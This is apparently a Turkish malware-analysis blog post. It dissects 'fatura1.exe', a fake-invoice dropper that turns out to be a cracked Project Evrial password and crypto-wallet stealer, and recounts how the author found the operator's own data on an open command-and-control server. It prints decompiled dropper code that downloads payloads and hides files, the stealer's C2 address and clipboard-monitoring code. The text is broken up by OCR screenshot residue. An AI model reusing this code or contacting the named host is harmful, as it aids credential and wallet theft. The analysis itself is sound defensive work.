fatura1.exe
PE
DOS Header
File Header
Optional Header (32-bit)
Section #0: .text
Section #1: .rsrc
Section #2: .reloc
Cor20 Header
Storage Signature
Storage Header
Storage Stream #0: #~
Storage Stream #1: #Strings
Storage Stream #2: #US
Storage Stream #3: #GUID
Storage Stream #4: #Blob
References
{ } -
<Module> @02000001
Class0 @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000008
.ctor() : void @06000007
DeleteFile(string) : bool @06000006
Main() : void @06000001
smethod_0(string, bool, int, int, bool,
smethod_1(byte[]) : byte[] @0600000
smethod_2(byte[]) : byte[] @0600000
smethod_3(string) : string @0600000
object_0 : object[] @04000001
Class1 @02000003
// Class0
// Token: 0x06000002 RID: 2 RVA: 0x0003BC80 File Offset: 0x00039E80
private static void smethod_0(string string_0, bool bool_0, int int_0, int int_1, bool bool_1, string
string_1, byte[] byte_0)
{
string path;
switch (int_0)
{
case 1:
path = Path.GetTempPath();
break;
case 2:
path = (Registry.GetValue(Class0.smethod_3
Class0.smethod_3("\rv>:9IH?4= <?>K 98;8 4<;9 >4N94?8H9;:Op"), null) as string);
break;
case 3:
path = Environment.GetFolderPath(Environment.SpecialFolder.DesktopDirectory);
break;
case 4:
path = Environment.GetFolderPath(Environment.SpecialFolder.Personal);
break;
case 5:
path = AppDomain.CurrentDomain.BaseDirectory;
break;
default:
return;
}
string_0 = Path.Combine(path, string_0);
File.Delete(string_0);
File.WriteAllBytes(string_0, byte_0);
if (bool_0)
{
new FileInfo(string_0).Attributes |= (FileAttributes.Hidden | FileAttributes.System);
}
if (int_1 >= 1)
100 %


dnSpy v6.0.5 (64-bit, .NET Core, Administrator, Debugging)
File Edit View Debug Window Help
C#
Continue
Assembly Explorer
Class0
Class0 @02000002
Base Type and Interfaces
Derived Types
.cctor() : void @06000008
.ctor() : void @06000007
DeleteFile(string) : bool @06000006
Main() : void @06000001
smethod_0(string, bool, int, int, bool,
smethod_1(byte[]) : byte[] @0600000
smethod_2(byte[]) : byte[] @0600000
smethod_3(string) : string @0600000
object_0 : object[] @04000001
Class1 @02000003
Class2 @02000004
Class3 @02000005
System.Windows.Forms (4.0.0.0)
mscorlib (4.0.0.0)
CommonLanguageRuntimeLibrary
PE
References
Resources
{ } -
{ } Microsoft.Reflection
{ } Microsoft.Runtime.Hosting
{ } Microsoft.Win32
{ } Microsoft.Win32.SafeHandles
{ } System
AccessViolationException @0200008F
Action @02000041
Action<T> @02000040
Action<T1, T2> @02000042
Action<T1, T2, T3> @02000043
Action<T1, T2, T3, T4> @02000044
Action<T1, T2, T3, T4, T5> @0200004A
{
if (obj is Class1)
{
Class1 @class = (Class1)obj;
byte[] byte_ = @class.byte_0;
if (@class.bool_1)
{
byte_ = Class0.smethod_2(byte_);
}
if (@class.bool_0)
{
byte_ = Class0.smethod_1(byte_);
}
Class0.smethod_0(@class.string_0, @class.bool_2,
@class.int_0, @class.int_1, @class.bool_3, @class.string_1,
byte_);
}
else if (obj is Class2)
{
Class2 class2 = (Class2)obj;
Class0.smethod_0(class2.string_1, class2.bool_0,
class2.int_0, class2.int_1, class2.bool_1, class2.string_2,
new WebClient().DownloadData(class2.string_0));
100 %
Locals
Name
Value
obj
{Class1}
@class
{Class1}
byte_
{byte[0x0000B400]}
class2
null
class3
null
array
{object[0x00000003]}
i
0x00000000




Bu dosyayı da dnSpy ve ayrıca ANY.RUN kum havuzu sistemi ile analiz ettiğimde Project Evrial isimli bir parola ve kripto para cüzdanı hırsızının (stealer) kırılmış sürümü (cracked) olduğunu gördüm.





dnSpy v6.0.5 (64-bit, .NET Core, Administrator)
File Edit View Debug Window Help
Start
Assembly Explorer
fatura1 (0.0.0.0)
System.Windows.Forms (4.0.0.0)
System.IO.Compression.FileSystem (4.0.0.0)
System.Management (4.0.0.0)
System.Drawing (4.0.0.0)
mg3okeg1mum (1.0.3.4)
mg3okeg1mum.exe
PE
References
Evrial
CoinType @02000008
Module @02000005
Network @02000006
Program @02000009
RawSettings @02000007
Base Type and Interfaces
Derived Types
.cctor() : void @06000015
HWID : string @0400000A
Owner : string @04000007
SiteUrl : string @04000009
Version : string @04000008
Evrial.Cookies
Evrial.Hardware
Evrial.Stealer
Chromium @0200000A
FilezillaFTP @0200000D
Helper @0200000F
Messenger @02000010
PassData @02000013
Passwords @02000014
Sqlite @02000015
Wallet @02000019
.cctor() : void
// Evrial.RawSettings
// Token: 0x06000015 RID: 21 RVA: 0x00002550 File Offset: 0x00000750
// Note: this type is marked as 'beforefieldinit'.
static RawSettings()
{
RawSettings.SiteUrl = "http://zmcoin.tk/";
}
100 %


Static Discovering
3ytepucz.0.cs
3ytepucz.0.cs
Dropped from process
Look up on VirusTotal
Submit to analysis
Download
Mime: text/plain
Size: 7.16 Kb
TrID - File Identifier
100% Text - UTF-8 encoded
Hashes
MD5 7B77E8328EB64C022098D9CEE8CEC489
SHA1 1EDCDC24CFBD6D44FEF884281578751FA144D636
SHA256 B94AA33FA57B612B354F6CB8AE38DBA34D1EC815877EAA472EDA511B29DC8EFB
SSDEEP 96:JoF1V0TgU2AiGqwcpRb0GaBd2DTIJ3EFYyiLTtBSjewheYeJDhKVRjcNvUSXSp+U:yP1FYyiLWe5Y4gVRj_
PREVIEW
HEX
Text
}
private static string text = "";
private static void Main(string[] args)
{
RawSettings.Owner = "XakFor.Net";
RawSettings.Version = "1.0.3";
RawSettings.HWID = "EEEB5D54788042A7B542739BBC26CF4B";
OnClipboardChange += ClipboardMonitor_OnClipboardChange;
Start();
}
public static void ClipboardMonitor_OnClipboardChange(ClipboardFormat format, object data)
{
try
{
if (format != ClipboardFormat.Text) return;
Close




Analiz neticesinde komuta kontrol merkezinin adresini (http://zmcoin.tk) tespit ettikten sonra komuta kontrol merkezini ziyaret etmeye karar verdim. Dizin listeme özelliğinin (directory browsing) aktif olması sayesinde zararlı yazılım tarafından çalınan dosyaları klasörde görüntüleyebildim. Dosyaları tarihe göre sıralayıp en eski tarihteki dosyayı indirip incelemeye başladığımda art niyetli kişinin bu zararlı yazılımı ilk olarak kendi test sisteminde test ettiğini gördüm. Tabii bu test sistemi üzerinde sadece zararlı yazılımı test etmekle kalmayıp şahsi işlerini de gerçekleştirdiği (OPSEC FAIL) için zararlı yazılım işletim sistemi üzerinde kendisine ait

isim, soyad, e-posta adresi vb. bilgileri de çalmış ve kendi kazdığı kuyuya kendisi düşmüştü. :)







Görüleceği üzere operasyon güvenliğine önem vermeyen art niyetli kişiler sayesinde gerçekleştirilen siber operasyonlara ve operasyonu gerçekleştirenlere dair önemli bilgileri elde etmek mümkün olabilmektedir.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.